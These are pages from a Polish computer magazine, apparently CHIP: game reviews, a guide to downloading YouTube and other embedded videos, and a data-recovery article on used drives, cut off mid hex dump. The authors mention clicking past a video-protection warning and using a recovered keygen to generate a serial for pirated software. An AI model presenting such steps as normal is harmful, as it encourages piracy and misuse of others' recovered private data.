Na uwagę zasługują: dobra grafika, która niestety lubi się zacinać nawet na niezłym sprzęcie, ciekawe zagadki, których rozwiązanie wymaga wiedzy historycznej oraz sarkastyczny dowcip, znany z poprzednich części serii.

Jedyny mankament Anioła Śmierci to – paradoksalnie – element wychwalany przez producenta gry. Stwierdził on, że gra przygodowa jako taka może być nudna, dodał więc do niej elementy zręcznościowe wymagające refleksu i klikania myszą. Potrafią one nieźle zdenerwować. W pudełku z grą znajdziemy poprzednią część serii (Broken Sword: The Sleeping Dragon). To miły prezent.

PODSUMOWANIE Przygodówka z wielkim tłem historycznym. Palce lizać!
ALTERNATYWA Kod da Vinci, Tunguska

Rafał Hubert

dostępne na DVD · dostępne na CD

GRY STRATEGICZNE

EUROPA UNIVERSALIS III

OCENA ■■■■■
JAKOŚĆ/CENA ■■■■□

SYSTEM Windows XP/Vista
DOSTAWCA www.cenega.pl
CENA **130 PLN**

Fajnie jest być królem: Od jakiegoś czasu ponownie stało się modne zainteresowanie historią. Lud grzebie w przeszłości, sprawdzając biografie ojców i dziadów naszej młodej demokracji, zaś historycy zostają gwiazdami medialnymi. Przy okazji rocznic młodzi ludzie występują w strojach z epoki, rekonstruując przebieg bitew i drobnych potyczek. Na ten podatny grunt po raz trzeci trafia gra strategiczna Europa Universalis.

To jedna z najlepszych gier strategicznych na rynku, osadzona w realiach Europy lat 1453 – 1789. Rozgrywka wymaga zdolności strategicznych i dyplomatycznych. Będąc władcą jednej z europejskich potęg, musimy zdobyć przestrzeń życiową i upowszechniać religię (która pomoże zapanować nad podwładnymi). Sami decydujemy o tym, jaki ustrój zapanuje w naszym państwie. Odpowiadamy także za struktury społeczne, handel, zbrojenia i politykę.

W grze możemy objąć przywództwo jednego z prawie 300 państw! Gra początkowo wydaje się trudna w obsłudze, szczególnie dla laików stawiających pierwsze kroki w świecie Europa Universalis. Jednak po pewnym czasie, nabrawszy nieco wprawy, możemy liczyć na sporą satysfakcję, obserwując nasze oddziały maszerujące na Moskwę czy Berlin.

PODSUMOWANIE Zanim ruszysz na podbój świata, przetestuj swoje pomysły w domu.
ALTERNATYWA Anno 1701, Cywilizacja

Stanisław Paluch

GRY ZRĘCZNOŚCIOWE

ERAGON

OCENA ■■■■■
JAKOŚĆ/CENA ■■■■□

SYSTEM Windows XP/Vista/PSP/PS2
DOSTAWCA www.cdprojekt.info
CENA **100 PLN**

Kopniak w czułe miejsce: Christopher Paolini miał 15 lat, gdy stworzył powieść, która podbiła serca Amerykanów. Tyle samo lat ma bohater jego dzieła – chłopiec, który odnajduje tajemniczy niebieski kamień. Na podstawie powieści powstał pełnometrażowy film oraz gra. Nastolatek (autor) został okrzyknięty nowym Tolkienem (mocno na wyrost) oraz pogromcą Harry'ego Pottera (tu jesteśmy już bliżej prawdy).

Filmu nie widziałam, książek nie czytałam, znałam jedynie wiek autora, ale przyznaję, że kiedy odpaliłam Eragona, „wymiękłam". Eragon to przemiły młodzieniec, któremu dane było znaleźć smocze jajo i wyhodować prawdziwego smoka. Stworzenie spadło Eragonowi z nieba – świat opanowało bowiem zło, a smoki mają to do siebie, że są nieodzowne do pokonania niegodziwców.

Muszę przyznać, że dawno nie widziałam równie brutalnej gry. Przemiły Eragon traktuje przeciwników wspomnianym smokiem i zaklęciami. Nie omieszka wykorzystać do eksterminacji wrogów także miecza i celnych kopniaków miażdżących czułe miejsca. W razie konieczności można zastosować chwyty rozrywające czaszki i całą gamę sekwencji, które łapią za gardło… na myśl o ich rzeczywistym zastosowaniu.

Gra się świetnie. Efektowna grafika, dobra animacja i prosta obsługa gwarantują doskonałą zabawę na długie godziny. Eragon oferuje opcję dwuosobowej rozgrywki.

PODSUMOWANIE Doskonałe połączenie Tomb Ridera z Diablo. Nie dla wrażliwych.
ALTERNATYWA Diablo, Harry Potter, Narnia, Tomb Rider

Monika Otoka

ENCYKLOPEDIE MULTIMEDIALNE

ENCYKLOPEDIA POWSZECHNA PWN EDYCJA 2007

OCENA ■■■□□
JAKOŚĆ/CENA ■■■■□

SYSTEM Windows 98/Me/XP
DOSTAWCA www.pwn.pl
CENA **100 PLN**

Król jest nagi: Najnowsza edycja elektronicznej encyklopedii PWN może być aktualizowana przez Internet. I to, niestety, koniec zachwytów nad produktem. Co z tego, że od strony merytorycznej PWN przygotował prawdziwą perełkę, jeśli posługiwanie się nią jest kłopotliwe.

Zacznijmy od instalacji. Mamy do wyboru dwie opcje. Jedna pozwala na korzystanie z zasobów encyklopedii bez płyty. Zajmuje jednak na twardym dysku prawie 2,5 GB. Jeśli zdecydujemy się na częściową instalację, musimy i tak zarezerwować aż 600 MB na pliki.


Obsługa encyklopedii także pozostawia sporo do życzenia. Interfejs jest niedopracowany i brzydki. Mało tego, działa w ślimaczym tempie, a wyświetlone wyniki trudno uznać za usystematyzowane, jeśli porównamy je z tym, do czego przyzwyczaiła nas Wikipedia. Producent chwali się uwzględnieniem 140 tysięcy haseł. Niestety, wiele z nich nie jest szczegółowych i rozbudowanych, choć – oczywiście – w odróżnieniu od Wikipedii weryfikowane są one przez ekspertów.

Encyklopedię PWN wyróżniają multimedia. Jest to jednak umiarkowany atut – zawartość zawiodła nasze oczekiwania. Cóż bowiem z tego, że na krążku znajdziemy np. około pół godziny cytatów filmowych, skoro są one dobrane bez składu. Przykładowo klasyczne dla kina obrazy zostały zilustrowane ani nie najważniejszymi, ani nie najciekawszymi fragmentami.

PODSUMOWANIE Merytorycznie perełka, ale finalny efekt rozczarowuje.
ALTERNATYWA pl.wikipedia.org, wiem.onet.pl

Stanisław Paluch









Z YouTube na dysk twardy

Fragmenty programów telewizyjnych, zajawki filmów, własne produkcje – YouTube i spółka oferują tysiące darmowych wideoklipów. Tylko jak je zapisać na komputerze? *Tomasz Ciesielski*

W artykule

Ten kawałek jest super! Żeby tylko dało się go przenieść do notebooka... Ale się nie da. Niezależnie bowiem, czy oglądamy filmy umieszczone w serwisie Yahoo, Google czy YouTube, wyświetlają się one w oknie przeglądarki, lecz na dysku nie pozwalają się zapisać. Za pomocą tak osadzonych plików wideo ich dostawcy chcą uniemożliwić kopiowanie dostarczonych materiałów. Te intencje są całkowicie zrozumiałe, jednak przedsięwzięte środki zapobiegawcze mogą być irytujące, bo nie zawsze chcemy podłączać się do Internetu, gdy mamy ochotę obejrzeć ulubione filmiki.

Na szczęście da się rozwiązać ten problem. CHIP przedstawia trzy warianty poradzenia sobie z tą sytuacją. Użytkownicy Internet Explorera powinni zainstalować program PimpFish. Jest to komercyjna aplikacja, która kosztuje około 100 zł, ale do naszych celów wystarczy bezpłatna wersja testowa.

W przypadku Firefoksa mamy do dyspozycji dwa bezpłatne narzędzia: Download Embedded oraz VideoDownloader. Jeśli jednak nie chcemy nic instalować, wystarczy skorzystać z usług WWW: KeepVid albo VideoDownloader online.

Uwaga: Jeżeli film chcemy wykorzystać nie tylko dla rozrywki, ale także do realizacji własnego projektu filmowego lub in-

nych celów, musimy ustalić z twórcą, pod jakimi warunkami wolno będzie nam użyć danego klipu.

INTERNET EXPLORER

Łowimy filmy PimpFishem

PimpFish to wtyczka do Internet Explorera. Program oferuje liczne funkcje związane z pobieraniem: możemy zapisać na dysku osadzone wideo oraz pobrać kilkoma kliknięciami myszki wszystkie obrazki, filmy i pliki, które są podlinkowane na danej stronie. Wersję testową programu, z której będziemy bez ograniczeń korzystać przez miesiąc, znajdziemy pod adresem **www.pimpfish.com**. Gdy okres próbny dobiegnie końca, wersja testowa oferuje większość funkcjonalności, a jedynie niemożliwe jest pobranie na dysk wszystkich zdjęć, filmów i innych podpiętych danych za jednym zamachem. Natomiast zapisywanie pojedynczych plików wideo działa tak, jak do tej pory.

Istnieje także wtyczka PimpFisha do Firefoksa. W obecnej wersji oferuje on jednak tylko część funkcjonalności. Co gorsza, szwankuje zapisywanie lokalnie osadzonych wideoklipów. Pod Firefoksem lepiej jest zainstalować wtyczkę opisaną w naszej następnej poradzie.

Obsługa: Pobieramy testową wersję PimpFisha i instalujemy ją. Po instalacji restartujemy przeglądarkę, aby skutecznie skorzystać z wprowadzonych zmian. W Internet Explorerze znajdziemy nowy pasek z czterema ikonami. Klikamy strzałkę w prawo, obok opcji »Grab«. Wybieramy elementy, które mają zostać pobrane: zdjęcia lub filmy ze strony WWW czy też wszystkie pliki określonego typu, np. MP3.

Teraz otwieramy stronę z osadzonym wideo, np. **www.youtube.com**. Ustawiamy wskaźnik myszy w oknie wideo, wówczas na górnej krawędzi okna pokaże się pasek narzędziowy z trzema ikonami. Wybieramy ikonę z lewej strony, aby wywołać komendę »Grab this movie«. Zapisujemy plik na dysku twardym komputera. W niektórych przypadkach PimpFish pokazuje komunikat, że dany wideoklip jest chroniony i nie może zostać pobrany lokalnie. W teście mimo wszystko udało się zapisać takie pliki – wystarczyło kliknąć przycisk »Continue« i program ruszył dalej.


Aby zmienić miejsce, w którym PimpFish zapisuje dane, klikamy »Control« na pasku narzędziowym, a następnie »Options«. W zakładce »Downloading« wskazujemy wybrany folder. Jeśli pasek narzędziowy zbyt szybko jest dezaktywowany przez okno wyświetlające film, otwieramy zakładkę »FloatBar« i podnosimy wartość »Hide FloatBar after«.

Jeżeli jakaś strona WWW wymaga podania nazwy użytkownika i przypisanego mu hasła, wprowadzamy te informacje do PimpFisha za pomocą polecenia »Set User | Password for Grabs«, a aplikacja automatycznie przekazuje je do serwisu internetowego. Dla witryn, które często odwiedzamy, możemy dane potrzebne do identyfikacji wprowadzić w zakładce »Password« w menu »Options«.


FIREFOX

Pobieranie klipów jednym przyciskiem

Naszym zdaniem najlepszą wtyczką do Firefoksa służącą do pobierania osadzonych na stronach WWW materiałów wideo i audio jest VideoDownloader.



PROSTE ŁADOWANIE Korzystając z wtyczki do Internet Explorera (PimpFish) najeżdżamy kursorem myszy nad okno z materiałem filmowym i klikamy »Grab this movie« na pasku narzędziowym.



DOPASOWANIE Tutaj określamy, jak długo pasek narzędziowy PimpFisha ma być podświetlony.

Obsługa: Gdy po zainstalowaniu wtyczki zrestartujemy Firefoksa, na Pasku stanu po prawej stronie, pod oknem przeglądarki pojawi się mała ikona. Po otworzeniu witryny z osadzonym plikiem wideo włączamy odtwarzanie filmu, a następnie klikamy ikonę Video-Downloadera znajdującą się na Pasku stanu. Wyświetli się wówczas nowe okno dialogowe, które daje możliwość zapisania pliku na dysku twardym komputera. W zależności od rodzaju materiału źródłowego jako formaty zapisu mamy do dyspozycji wideo typu flash FLV, AVI oraz MPEG-4.

Alternatywą dla narzędzia zwiększającego możliwości Firefoksa jest Download Embedded. Ten moduł pozwala za jednym zamachem ściągnąć do komputera wszystkie klipy, które znajdują się w oglądanej witrynie. Po instalacji oprogramowania, w Pasku stanu przeglądarki internetowej zostanie umieszczona odpowiednia ikona. W naszym teście to narzędzie potrafiło jednak filmy flashowe zapisywać tylko w formacie SWF – próba konwersji do AVI lub MPEG nie powiodła się.

Obie wtyczki tolerują się nawzajem. Nic nie stoi więc na przeszkodzie, aby zainstalować obydwie, a do pobierania używać tej, która w →



WIĘKSZY WYBÓR VideoDownloader od razu oferuje więcej formatów – oprócz FLV także AVI, a także MPEG-4.



USŁUGA SIECIOWA Korzystając z narzędzia online KeepVid, wystarczy podać adres wideoklipu, aby go zapisać.

danym momencie najbardziej pasuje do zastanej sytuacji.

USŁUGI ONLINE

Bez narzędzi na PC

Jeśli jedynie sporadycznie pobieramy materiały z Internetu, nie ma sensu instalowanie specjalnych narzędzi – istnieją w Sieci usługi, które ułatwiają to zadanie. Przykładem jest VideoDownloader, który w wersji online: radzi sobie m.in. z Google Video, YouTube, MySpace oraz iFilm. Uważajmy – ściągnięte zasoby często mają taką samą nazwę: »get_video.html«. Z tego powodu zaraz po ściągnięciu należy je przemianować oraz zmienić rozszerzenie na .flv.

Obsługa: Otwieramy w przeglądarce witrynę i odtwarzamy wybrany materiał. Następnie kopiujemy adres filmu do Schowka – chodzi o URL pokazywany w trakcie wyświetlania w polu adresowym przeglądarki – i wklejamy go w jedyne pole tekstowe na stronie VideoDownloader. Z listy rozwijalnej wybieramy witrynę źródłową, klikamy przycisk »Download« i czekamy, aż pojawi się przycisk »Download Link«. Zaznaczamy go i dalej postępujemy tak samo jak z VideoDownloader w postaci wtyczki do FF.

Ta prosta metoda nie zawsze działa. Problemy mogą się pojawić w popularnym serwisie wrzuta.pl. Wtedy w sukurs przyjdzie nam „ściągacz" o nazwie Ruby Movie Get Online. Instrukcja obsługi jest standardowa: w pole tekstowe »Link« wklejamy adres strony z filmem i klikamy przycisk »Check«. Jeśli operacja się powiedzie, pod spodem pojawi się link. Wystarczy go kliknąć, aby zaczęło się ładowanie .

Alternatywnym sposobem jest KeepVid – serwis, który działa prawie tak samo jak usługa VideoDownloader. Główną różnicą w porównaniu z VideoDownloaderem okazuje się to, że KeepVid potrafi pobrać wiele różnych klipów, w tym zapisane w formatach AVI oraz MPEG-4.

ODTWARZANIE

Wideo z Internetu

Wiele z osadzonych plików wideo to dokumenty w formacie FLV. To format filmowy Adobe Flash. Filmy osadzone na stronach WWW możemy oglądać za pomocą darmowej wtyczki Flash Player firmy Adobe. Tego typu materiały pobrane na dysk odtworzymy za pomocą narzędzi typu MPlayer czy FLV Player. ■

Konwersja filmów z Sieci do innych formatów

Udało nam się ściągnąć wideoklip na dysk twardy komputera. Format FLV nie jest jednak specjalnie popularny. MPEG, XviD czy DivX – oto popularne sposoby zapisu filmów, z odtwarzaniem których radzi sobie dzisiaj prawie każdy pecet.

Jeśli chcemy skrócić lub przemontować materiał, łatwiej to będzie zrobić, gdy jest on zapisany właśnie w popularnym formacie, z którym radzi sobie wiele aplikacji do edycji.

W celu konwersji należy skorzystać z narzędzi takich jak darmowy Total Video Converter. Jako formaty wejściowe i wyjściowe program ten obsługuje FLV, MPEG-2, MPEG-4, AVI, WMV, MOV oraz Real Video. Przy realizacji projektów filmowych przyda się także opcja wypalania płyt DVD, VCD oraz SVCD z materiałem w formacie MPEG i rozdzielczości PAL. W darmowej wersji narzędzie wstawia jednak znak wodny ze swoim adresem internetowym do każdego przetwarzanego materiału.



TŁUMACZ UNIWERSALNY Program Video Converter importuje praktycznie każdy format i jednym kliknięciem przycisku zmienia go w inny.

Narzędzia

na DVD / na CD

- **Adobe Flash Player** – www.adobe.com/go/getflashplayer
- **Download Embedded** (DVD, CD)
- **FLV Player** (DVD, CD)
- **KeepVid Online** – keepvid.com
- **MPlayerControl** (DVD, CD)
- **PimpFish** (DVD, CD)
- **Ruby Movie Get Online** – movie-get.org/link
- **Total Video Converter** (DVD, CD)
- **VideoDownloader – wtyczka** (DVD, CD)
- **VideoDownloader Online** – avimoya.com/blog/youtube_en.php

Wszystkie programy znajdują się w dołączonej do numeru płycie w katalogu Porady | Z YouTube na dysk.

Skasowane? To tylko pozory!

Sprzedawanie starych dysków twardych wydaje się dobrym pomysłem. Zamiast zalegać w szafie, przyniosą trochę pieniędzy. Może się jednak zdarzyć, że razem ze sprzętem sprzedamy prywatne dane, które nie są przeznaczone dla obcych oczu. *Tomasz Ciesielski*

W artykule

- Tropimy ukryte dane
- Jakie dane nie dadzą się skasować
- Dlaczego po prostu „kasuj" nie wystarczy
- Jak skutecznie usuwać dane

Roczne dochody, arkusze kalkulacyjne z budżetem domowym, wyliczenia podatku – wszystko to nie należy do informacji, którymi chcielibyśmy podzielić się z każdym. A jednak dziwnie często prywatne i przy tym poufne dane, np. kwestionariusze podatkowe, trafiają pod młotek na aukcjach internetowych. Ponad dziesięć tysięcy kluczy USB, dysków twardych, kart pamięci i telefonów komórkowych dziennie zmienia właściciela za pośrednictwem serwisów takich jak eBay czy Allegro. Przebojem są szczególnie dyski, których każdego dnia sprzedaje się około 200. Razem z używanym sprzętem właściciela zmieniają informacje, które się na nim znajdują: deklaracje podatkowe, hasła, prywatne zdjęcia i filmy, a nawet poufne dokumenty firmowe.


Poprzedni właściciele uważają oczywiście, że wszystkie dane przed sprzedażą wykasowali. I właściwie jest to prawdą. Tyle tylko, że zwyczajnie skaso-

WYKRYTO!
* Kompromitujące zdjęcia




WYKRYTO!
* Zeznania podatkowe

WYKRYTO!
* Kolekcja MP3









ODTWARZAMY PIOSENKI Narzędzie Format Recovery bez problemu zrekonstruuje archiwum MP3 z pozornie pustego klucza USB.

wane pliki dadzą się bardzo łatwo odzyskać. Potrzebne jest wprawdzie do tego odpowiednie oprogramowanie, ale sporo programów odzyskujących dane można za darmo pobrać z Internetu.

Sprawdziliśmy to w praktyce, dokonując kilku zakupów na aukcjach. Oprócz dysków twardych i pamięci USB kupiliśmy również aparaty fotograficzne z kartami pamięci i telefony komórkowe. Naszym nowym nabytkom przyjrzeliśmy się oczywiście nieco uważniej, stwierdzając z pewnym zdziwieniem, że można na nich znaleźć sporo prywatnych, a przy tym łatwych do zrekonstruowania danych. Zdjęcia z wakacji, pirackie kopie, kompletne archiwum SMS-ów razem z numerami telefonów, wspomniane już deklaracje podatkowe – poprzedni właściciele gadżetów udostępnili większy wgląd w swoje prywatne życie, niż kiedykolwiek zamierzali.

Zanim więc sprzedamy albo wyrzucimy stare nośniki, powinniśmy się upewnić, że naprawdę nie ma już na nich żadnych danych. Dlaczego zwykłe kasowanie z użyciem Kosza Windows, a nawet sformatowanie dysku twardego nie wystarcza, by ochronić swoją prywatność. Dlaczego tak się dzieje wyjaśniamy w ramce na następnej stronie. Lepiej będzie poświęcić nieco czasu na nadpisanie wszystkich informacji na nośniku. Wprawdzie przy dwustugigabajtowym dysku taka operacja może trwać nawet wiele godzin, ale wysiłek zdecydowanie się opłaca.



Odpowiednie oprogramowanie znajduje się na dołączonej płycie. Poniżej opisujemy, co znaleźliśmy na zakupionym sprzęcie i wskazujemy, w jaki sposób można skutecznie skasować zawartość nośników każdego rodzaju.

DYSKI TWARDE I USB

Pirackie kopie, archiwum MP3, deklaracja podatkowa

Odzyskiwanie skasowanych plików nie jest żadnym problemem dla wyspecjalizowanych programów. Nie robi im też żadnej różnicy, czy pracują na dysku twardym, czy na kluczu USB. Jeden i drugi ma bowiem ten sam system plików – FAT albo NTFS, a Windows mają wszelkie możliwe uprawnienia pozwalające na nieograniczony dostęp do nich.

Pamięć USB: Nasze pierwsze wrażenie po zakupach na aukcji było następujące: używane klucze USB są warte swojej ceny, a przy tym całkiem wydajne jako źródło cudzych danych. Z wielu pamięci udało nam się odzyskać skasowane pliki, na przykład piosenki w formacie MP3 czy pirackie oprogramowanie.

Bez problemu udała się ta sztuczka w przypadku 128-megabajtowej pamięci QMax. Oczywiście wszystko zostało z niej usunięte, ale już krótki rekonesans narzędziem Restoration ukazał naszym oczom 115 plików. 41 z nich było nienaruszonych, w wypadku pozostałych dostaliśmy tylko fragmenty częściowo nadpisanych plików. Wśród znalezisk natrafiliśmy na przykład na piracką kopię WinDVD 7. Udało nam się odzyskać ją w całości, gotową do uruchomienia. Na podstawie odzyskanego z tej samej wtyczki programu keygen.exe mogliśmy od razu utworzyć niezbędny numer seryjny.

Nieco trudniejsze do odczytania było jednogigabajtowe urządzenie firmy Sharkoon. Poprzedni właściciel sformatował je. W takim przypadku Restoration nie pomoże: nie wykonuje on skanowania w trybie RAW, nie może więc rozpoznać skasowanych danych na podstawie struktury bitowej czy sygnatury plików. Jego działanie opiera się na wpisach oznaczonych jako skasowane w tablicy plików, a ta ostatnia po sformatowaniu jest pusta.

Dlatego posłużyliśmy się specjalnym programem o nazwie Format Recovery. Narzędzie odzyskuje nawet nazwy plików. Wystarczyło wykonać pojedyncze skanowanie, by wszystkie niby-usunięte dane pojawiły się z powrotem. W efekcie otrzymaliśmy archiwum MP3 ze 170 przeróżnymi piosenkami – od Aerosmith po Xaviera Naidoo. Nie będziemy tu jednak komentować gustów muzycznych pierwszego właściciela urządzenia.

Dyski twarde: Świadomość zagrożeń związanych ze sprzedażą używanych dysków twardych wydaje się silniej zakorzeniona. Na 80-gigabajtowym starym dysku Maxtora udało nam się jednak znaleźć coś bardzo zajmującego. →

Podłączyliśmy go do przewodu IDE i w pierwszej chwili nie zobaczyliśmy nic: żadnych danych, zdjęte partycje. Dopiero po zastosowaniu doskonałego narzędzia jakim jest TestDisk naszym oczom ukazał się inny obraz. Program znalazł podstawową partycję bootowalną oraz trzy napędy logiczne na partycji rozszerzonej. Dysk ten został najwyraźniej opróżniony z użyciem programu do zarządzania partycjami albo po prostu odpowiedniego narzędzia z Windows.

Usunięte napędy TestDisk oznacza literą D, czyli »deleted«. Nie ma jednak najmniejszych przeszkód, by oznaczyć je atrybutem »L« czyli »logiczny« i odtworzyć poleceniem »Write«. Po restarcie partycje dysku Maxtora stały się ponownie widoczne, ale dane na nich jeszcze nie. Poprzedni właściciel dodatkowo je skasował. To sprytne posunięcie, ale… niewystarczająco sprytne. Od tego punktu bowiem odtwarzanie danych postępuje tak samo jak w poprzednich przypadkach. Bierzemy do pomocy Recovery, analizujemy dysk i odtwarzamy dane.


Aby zrobić to naprawdę skutecznie, najlepiej będzie dobrać się do dysku z zewnątrz tak, żeby w ogóle nie restartować systemu Windows, który mógłby wtedy zapisać na dysku jakieś dane.

Uruchamiamy więc komputer pod kontrolą Linuksa. Potrzebne będzie oprogramowanie: na przykład Knoppix, czyli Linux na płycie CD, darmowe aplikacje takie jak fatback oraz polecenie »ntfsundelete« z darmowego pakietu narzędziowego ntfsprogs. Wadą takiego rozwiązania jest konieczność korzystania z linii poleceń, a jeśli do odtworzenia jest dużo danych, może to zabrać sporo czasu.

Z tego powodu zdecydowaliśmy się na komercyjny program RecoverSoft Data Rescue PC. Jest on prosty w użyciu: najpierw tworzy bootowalne CD ze specjalną wersją Linuksa, który po uruchomieniu działa według maksymy „włóż, uruchom, skanuj”. Ma to tę zaletę, że ostrzega przed błędami fizycznymi, w takich przypadkach bowiem dalsze próby odczytu mogą prowadzić do bezpowrotnej utraty danych. Data Rescue radzi sobie jednak bardzo dobrze: na życzenie klonuje cały dysk w formie obrazu. Dopiero z niego dane są odzyskiwane. To jest zresztą droga postępowania, którą podążają również profesjonalne firmy ratujące dane.

Po przeskanowaniu Data Rescue zaprezentował tysiące plików. Na jednej z partycji znalazła się na przykład nielegalna kopia filmu „Szósty zmysł”, na innej obraz kompletnej płyty instalacyjnej Windows, a na jeszcze innej prawie kompletna dyskografia Madonny. Wszystkie te dobra otrzymaliśmy całkowicie gratis wraz z zakupionym dyskiem.

O wiele bardziej interesujące są oczywiście dokumenty, które zdradzają prywatne informacje na temat ich właściciela. W trakcie naszych prób odzyskiwania danych natknęliśmy się na prawdziwą perełkę: na partycji o nazwie »Backup« natrafiliśmy na mnóstwo dokumentów w formacie PDF, wśród których znalazła się mię- →



PONOWNE ODKRYCIE PARTYCJI Program TestDisk wykryje i udostępni nawet skasowane wcześniej partycje.

Dlaczego kasowanie plików i formatowanie dysku nie wystarcza

Gdy w Windows kasujemy plik, ląduje on w Koszu. Gdy ten zostaje opróżniony, jego zawartość staje się niewidoczna, ale nadal daleka od nieodwracalnego zniszczenia.

Prosty przypadek

Zobaczmy, co się dzieje, gdy Windows usuwa plik z Kosza:

1 Windows zmienia w tablicy partycji tylko dwa bity. Oznaczają one, że dany plik został usunięty.

2 Wszystkie pozostałe wartości pozostają bez zmian, np. bity, w których zapisano nazwę pliku.

3 Program do odzyskiwania danych może bez trudu odczytać, w których klastrach znajdowały się poszukiwane pliki. Ten obszar nazywa się dataruns i zawiera informacje o tym, na ilu klastrach rozciąga się plik, na ile fragmentów jest podzielony i w którym klastrze zaczyna się dokument. Dzięki temu pakiety do odzyskiwania danych mogą odtworzyć każdy plik.

```
24E14BF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 03 00
24E14C00  46 49 4C 45 30 00 03 [1] 92 0D CC 00 00 00 00 00  FILE0
24E14C10  06 00 01 00 38 00 00 00  50 01 00 00 00 04 00 00  ....8...P.......
24E14C20  00 00 00 00 00 00 00 00  06 00 00 00 DF 00 00 00
24E14C30  03 00 00 00 00 00 00 00  10 00 00 00 60 00 00 00
24E14C40  00 00 00 00 00 00 00 00  48 00 00 00 18 00 00 00  ........H.......
24E14C50  1A 8B F5 CC A3 D1 C6 01  00 D8 B3 14 C8 93 C5 01
24E14C60  F2 0B 2E 06 90 F2 C6 01  38 02 FB DE 8F F2 C6 01
24E14C70  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
24E14C80  00 00 00 00 04 01 00 00  00 00 00 00 00 00 00 00
24E14C90  00 00 00 00 00 00 00 00  30 00 00 00 68 00 00 00  ........0...h...
24E14CA0  00 00 00 00 00 00 05 00  50 00 00 00 18 00 01 00  ........P.......
24E14CB0  27 00 00 00 00 00 03 00  1A 8B F5 CC A3 D1 C6 01
24E14CC0  00 D8 B3 14 C8 93 C5 01  3E 52 54 EA E2 D0 C6 01
24E14CD0  38 02 FB DE 8F F2 C6 01  00 E0 03 00 00 00 00 00
24E14CE0  A6 DC 03 00 00 00 00 00  20 00 00 00 00 00 00 00
24E14CF0  07 03 44 00 6B 00 34 00  2E 00 6A 00 70 00 67 00  ..D.k.4...j.p.g.
24E14D00  80 00 00 00 48 00 00 00  01 00 00 00 00 00 04 00  ....H...........
